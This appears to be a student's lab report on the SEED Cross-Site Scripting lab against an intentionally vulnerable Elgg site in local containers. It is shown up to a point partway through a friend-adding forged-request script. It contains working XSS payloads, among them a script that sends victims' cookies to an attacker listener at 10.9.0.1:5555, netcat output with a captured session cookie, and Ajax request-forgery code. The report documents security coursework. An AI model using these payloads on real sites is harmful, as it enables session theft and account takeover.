

## COMP.SEC.110-2021-2022-1 Cyber Security II

### Cross-Site Scripting (XSS) Attack Lab

(Web Application: Elgg)

## Table of contents

<u>TABLE OF CONTENTS .....</u>	<u>2</u>
<u>1 INTRODUCTION .....</u>	<u>3</u>
<u>2 SETTING UP THE LAB ENVIRONMENT .....</u>	<u>4</u>
<u>3 TASK 1: POSTING A MALICIOUS MESSAGE TO DISPLAY AN ALERT WINDOW .....</u>	<u>6</u>
<u>4 TASK 2: POSTING A MALICIOUS MESSAGE TO DISPLAY COOKIES.....</u>	<u>8</u>
<u>5 TASK 3: STEALING COOKIES FROM THE VICTIM’S MACHINE .....</u>	<u>9</u>
<u>6 TASK 4: BECOMING THE VICTIM’S FRIEND.....</u>	<u>11</u>
<u>7 TASK 5: MODIFYING THE VICTIM’S PROFILE .....</u>	<u>17</u>
<u>8 TASK 6: WRITING A SELF-PROPAGATING XSS WORM .....</u>	<u>22</u>
<u>9 TASK 7: DEFEATING XSS ATTACKS USING CSP.....</u>	<u>25</u>
9.1 INITIAL CONFIGURATION.....	25
9.2 OBSERVATIONS VISITING WEBPAGES AND CLICKING THE BUTTONS .....	25
9.3 CHANGING THE SERVER CONFIGURATION (APACHE_CSP.CONF).....	27
9.4 CHANGING THE SERVER CONFIGURATION (PHPINDEX.PHP).....	28
9.5 WHY CSP CAN HELP PREVENT CROSS-SITE SCRIPTING ATTACKS? .....	28
<u>10 CONCLUSION .....</u>	<u>29</u>
<u>11 LIST OF REFERENCES .....</u>	<u>29</u>

# 1 Introduction

Cross-site scripting (XSS) is a type of vulnerability commonly found in web applications. This vulnerability makes it possible for attackers to inject malicious code (e.g. JavaScript programs) into victim's web browser. Using this malicious code, attackers can steal a victim's credentials, such as session cookies. The access control policies (e.g. the same origin policy) employed by browsers to protect those credentials can be bypassed by exploiting XSS vulnerabilities. To demonstrate what attackers can do by exploiting XSS vulnerabilities, we use a web application named Elgg in our pre-built Ubuntu VM image. Elgg is a very popular open-source web application for social network, and it has implemented a number of countermeasures to remedy the XSS threat. To demonstrate how XSS attacks work, these countermeasures have been commented out in Elgg installation, which intentionally making Elgg vulnerable to XSS attacks. Without the countermeasures, users can post any arbitrary message, including JavaScript programs, to the user profiles. In this lab, we exploit this vulnerability to launch an XSS attack on the modified Elgg, in a way that is similar to what Samy Kamkar did to MySpace in 2005 through the notorious Samy worm. The ultimate goal of this attack is to spread an XSS worm among the users, such that whoever views an infected user profile will be infected, and whoever is infected will add an attacker to his/her friend list [2].

This lab covers the following topics:

- Cross-Site Scripting attack,
- XSS worm and self-propagation,
- Session cookies,
- HTTP GET and POST requests,
- JavaScript and Ajax,
- Content Security Policy (CSP) [2].

## 2 Setting up the lab environment

In this lab, we used several websites. The websites were hosted by the container 10.9.0.5. A next figure shows used host file [2].




```
Open  hosts [Read-Only] /etc
1 127.0.0.1    localhost
2 127.0.1.1    VM
3
4 # The following lines are desirable for IPv6 capable hosts
5 ::1         ip6-localhost ip6-loopback
6 fe00::0     ip6-localnet
7 ff00::0     ip6-mcastprefix
8 ff02::1     ip6-allnodes
9 ff02::2     ip6-allrouters
10
11 # For DNS Rebinding Lab
12 192.168.60.80 www.seedIoT32.com
13
14 # For SQL Injection Lab
15 10.9.0.5      www.SeedLabSQLInjection.com
16
17 # For XSS Lab
18 10.9.0.5      www.seed-server.com
19 10.9.0.5      www.example32a.com
20 10.9.0.5      www.example32b.com
21 10.9.0.5      www.example32c.com
22 10.9.0.5      www.example60.com
23 10.9.0.5      www.example70.com
24
25 # For CSRF Lab
26 10.9.0.5      www.seed-server.com
27 10.9.0.5      www.example32.com
28 10.9.0.105    www.attacker32.com
29
30 # For Shellshock Lab
31 10.9.0.80     www.seedlab-shellshock.com
32
33
```

Figure 1: Edited hosts -file

Elgg is a web-based social-networking application. In this lab, we used two containers, one running the web server (10.9.0.5), and the other running the MySQL database (10.9.0.6). The IP addresses for these two containers are hardcoded in various places in the configuration, so we didn't change them from the docker-compose.yml file [2].

Containers are usually disposable, so once it is destroyed, all the data inside the containers are lost. In this lab, we wanted to keep the data in the MySQL database, so we didn't lose our work when we shutdown our container. To achieve this, the mysql data folder was mounted on the host machine (inside Labsetup, it was created after the MySQL container runs once) to the /var/lib/mysql folder inside the MySQL container. Therefore, even if the container is destroyed, data in the database are still kept. Usernames and passwords for this exercise is presented on the following figure [2]:



UserName	Password
admin	seedelgg
alice	seedalice
boby	seedboby
charlie	seedcharlie
samy	seedsamy

Figure 2: Usernames and passwords

The following tip was useful for this exercise [2]:

When you copy and paste code from this PDF file, very often, the quotation marks, especially single quote, may turn into a different symbol that looks similar. They will cause errors in the code, so keep that in mind. When that happens, delete them, and manually type those symbols.

We started the lab environment by using `dcup` command on the terminal window.



```
seed@VM: ~/Labsetup
[04/21/22]seed@VM:~$ cd Labsetup/
[04/21/22]seed@VM:~/Labsetup$ dcup
mysql-10.9.0.6 is up-to-date
Starting elgg-10.9.0.5 ... done
Attaching to mysql-10.9.0.6, elgg-10.9.0.5
mysql-10.9.0.6 | 2022-01-06 15:35:20+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2022-01-06 15:35:20+00:00 [Note] [Entrypoint]: Switching to ded
icated user 'mysql'

oDB initialization has started.
mysql-10.9.0.6 | 2022-04-21T06:40:05.980739Z 1 [System] [MY-013577] [InnoDB] Inn
oDB initialization has ended.
mysql-10.9.0.6 | 2022-04-21T06:40:06.389224Z 0 [System] [MY-011323] [Server] X P
lugin ready for connections. Bind-address: '::' port: 33060, socket: /var/run/my
sqld/mysqlx.sock
mysql-10.9.0.6 | 2022-04-21T06:40:06.467790Z 0 [System] [MY-010229] [Server] Sta
rting XA crash recovery...
mysql-10.9.0.6 | 2022-04-21T06:40:06.570203Z 0 [System] [MY-010232] [Server] XA
crash recovery finished.
mysql-10.9.0.6 | 2022-04-21T06:40:07.985486Z 0 [Warning] [MY-010068] [Server] CA
certificate ca.pem is self signed.
mysql-10.9.0.6 | 2022-04-21T06:40:07.985899Z 0 [System] [MY-013602] [Server] Cha
nnel mysql_main configured to support TLS. Encrypted connections are now support
ed for this channel.
mysql-10.9.0.6 | 2022-04-21T06:40:08.001358Z 0 [Warning] [MY-011810] [Server] In
secure configuration for --pid-file: Location '/var/run/mysqld' in the path is a
ccessible to all OS users. Consider choosing a different directory.
mysql-10.9.0.6 | 2022-04-21T06:40:08.145893Z 0 [System] [MY-010931] [Server] /us
r/sbin/mysqld: ready for connections. Version: '8.0.22' socket: '/var/run/mysql
d/mysqld.sock' port: 3306 MySQL Community Server - GPL.
elgg-10.9.0.5 | * Starting Apache httpd web server apache2
*
```

Figure 3: Starting the lab environment by using the `dcup` command

Then we checked that [www.seed-server.com](http://www.seed-server.com) is working.




Figure 4: [www.seed-server.com](http://www.seed-server.com) website

### 3 Task 1: Posting a Malicious Message to Display an Alert Window

The objective of this task was to embed a JavaScript program in our Elgg profile, such that when another user views our profile, the JavaScript program will be executed and an alert window will be displayed. The following JavaScript program will display an alert window [2]:

```
<script>alert('XSS');</script>
```

First, we logged into Elgg using Samy's username and password.




Figure 5: Login to Samy's Elgg profile

Then we added the above script to Samy's profile "Brief description" section. We saved the modification.

#### Edit profile

Display name

Samy

About me

Embed content Visual editor

Public

Brief description

<p><script>alert('XSS');</script></p>

Public

Edit avatar

Edit profile

Change your settings

Account statistics

Notifications

Group notifications

Figure 6: Simple script in brief description to see if scripts can be run on the site

After saving we received an alert window on Samy's profile.




Figure 7: Received XSS alarm after the profile modification

We logged out from Samy's Elgg profile and logged into Alice's Elgg profile.




Figure 8: Alice's Elgg profile

We selected Members menu and got the same XSS alarm that we received before on Samy's profile.




Figure 9: Received XSS alarm after Members Menu selection

We also got the alarm when we selected Sammy on the Members list presented on Alice's profile. Looks that the script is working correctly.




Figure 10: Received XSS alarm after Sammy's selection on the Members list presented on Alice's profile

After successfully completed the script tests we deleted the script from Sammy's Elgg profile and moved to a Task 2.

## 4 Task 2: Posting a Malicious Message to Display Cookies

The objective of this task was to embed a JavaScript program in our Elgg profile, such that when another user views your profile, the user's cookies will be displayed in the alert window. We did this by adding some additional code to the JavaScript program in the previous task [2]:

```
<script>alert (document.cookie);</script>
```

We logged into Sammy's Elgg profile and we edited the profile adding the above script to the Brief description section.

A screenshot of the Elgg profile editing interface. At the top, there is a dropdown menu set to 'Public'. Below it is the 'Brief description' section, which contains a text input field with the code '<script>alert(document.cookie);</script>' pasted into it. Underneath the text field is another dropdown menu, also set to 'Public'. At the bottom of the visible form is a 'Location' section with an empty text input field.

Figure 11: Short script to reveal cookie

We saved the modification, logged out from Sammy's profile and logged into Alice's profile.



For example, we received the following alarm when we selected Samy's profile presented on the Alice's profile Members menu. Also in this task, looks that the script is working correctly.



Figure 12: Revealing cookie by using script is successful

After successful completed the script test we deleted the script from Samy's Elgg profile and moved to a Task 3.

## 5 Task 3: Stealing Cookies from the Victim's Machine

In the previous task, the malicious JavaScript code written by the attacker can print out the user's cookies, but only the user can see the cookies, not the attacker. In this task, the attacker wants the JavaScript code to send the cookies to himself/herself. To achieve this, the malicious JavaScript code needs to send an HTTP request to the attacker, with the cookies appended to the request. We can do this by having the malicious JavaScript insert an `<img>` tag with its `src` attribute set to the attacker's machine. When the JavaScript inserts the `img` tag, the browser tries to load the image from the URL in the `src` field; this results in an HTTP GET request sent to the attacker's machine. The JavaScript given below sends the cookies to the port 5555 of the attacker's machine (with IP address 10.9.0.1), where the attacker has a TCP server listening to the same port [2].

```
<script>document.write('<img src=http://10.9.0.1:5555?c='  
+ escape(document.cookie) + ' '>');  
</script>
```

A commonly used program by attackers is netcat (or nc), which, if running with the `-l` option, becomes a TCP server that listens for a connection on the specified port. This server program basically prints out whatever is sent by the client and sends to the client whatever is typed by the user running the server. In this task, we used the command below to listen on port 5555 [2]:

```
$ nc -lknv 5555
```

First, we started to listen on the port 5555 using the above command on the terminal window.



Figure 13: Starting the listening using the `nc -lknv 5555` command

We logged into Samy's Elgg profile and added the above script to the Brief description section.




Figure 14: The script added into the Samy's Elgg profile

We saved the modification and got the following printout on the terminal window.

```
[04/25/22] seed@VM:~$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.4 59720
GET /?c=pvisitor%3D58ec4015-a366-4399-99c6-ff303bbf7537%3B%20__gsas%3DID%3De8507e58d673f364%3AT%3D164806296
7%3AS%3DALNI_MaUfNCKZQzmvsth8AloVgLD0DdxWg%3B%20Elgg%3D29ngtqi4du91k0i3eeveema593 HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
```

Figure 15: Listening on 10.9.0.1:5555 and receiving cookie sent

Also in this task, looks that the script is working correctly. After successful completed the script test we deleted the script from Samy's Elgg profile and moved to a Task 4.

## 6 Task 4: Becoming the Victim's Friend

In this and next task, we performed an attack similar to what Samy did to MySpace in 2005 (i.e. the Samy Worm). We wrote an XSS worm that adds Samy as a friend to any other user that visits Samy's page. This worm does not self-propagate. In this task, we wrote a malicious JavaScript program that forges HTTP requests directly from the victim's browser, without the intervention of the attacker. The objective of the attack was to add Samy as a friend to the victim. To add a friend for the victim, first we found out how a legitimate user adds a friend in Elgg. More specifically, we figured out what have been sent to the server when a user adds a friend. We used Firefox's HTTP inspection tool to get the information. It displays the contents of any HTTP request message sent from the browser. From the contents, we identified all the parameters in the request. We used the following script in this task.

```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;

    var ts="__elgg_ts="+elgg.security.token.__elgg_ts;           ①
    var token="__elgg_token="+elgg.security.token.__elgg_token; ②

    //Construct the HTTP request to add Samy as a friend.
    var sendurl=...; //FILL IN

    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET", sendurl, true);
    Ajax.send();
}
</script>
```

First, we created an addfriends.js file using touch command on terminal window.




Figure 16: Create new file using touch command on the terminal window




Figure 17: New addfriends.js file

Then we opened the above file and copied the script into the file.

```
[04/23/22] seed@VM: ~/Labsetup$ gedit addfriends.js &>/dev/null &
[1] 3250
[04/23/22] seed@VM: ~/Labsetup$
```

Figure 18: For example, how to open the file



Figure 19: addfriends.js file, which contains the copied script

We logged into Samy's Elgg profile and checked the view page source.




Figure 20: Samy's Elgg profile and how to open the view page source

We checked Samy's quid number (59) using the view source.



Figure 21: Samy's quid number presented in the view source

We edited the script in the addfriends.js file using information found in the view source, for example.

```

1<script type="text/javascript">
2window.onload = function () {
3
4//sample url: http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1650693468&__elgg_token=1hX-bWhBjS_djAla_sDgGg
5
6var Ajax=null;
7
8// The timestamp and secret token parameters
9var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
10var token="__elgg_token="+elgg.security.token.__elgg_token;
11
12//HTTP request to add Samy as a friend.
13var sendurl= "http://www.seed-server.com/action/friends/add?friend=59" + ts + token;
14
15//Create and send Ajax request to add friend
16Ajax=new XMLHttpRequest();
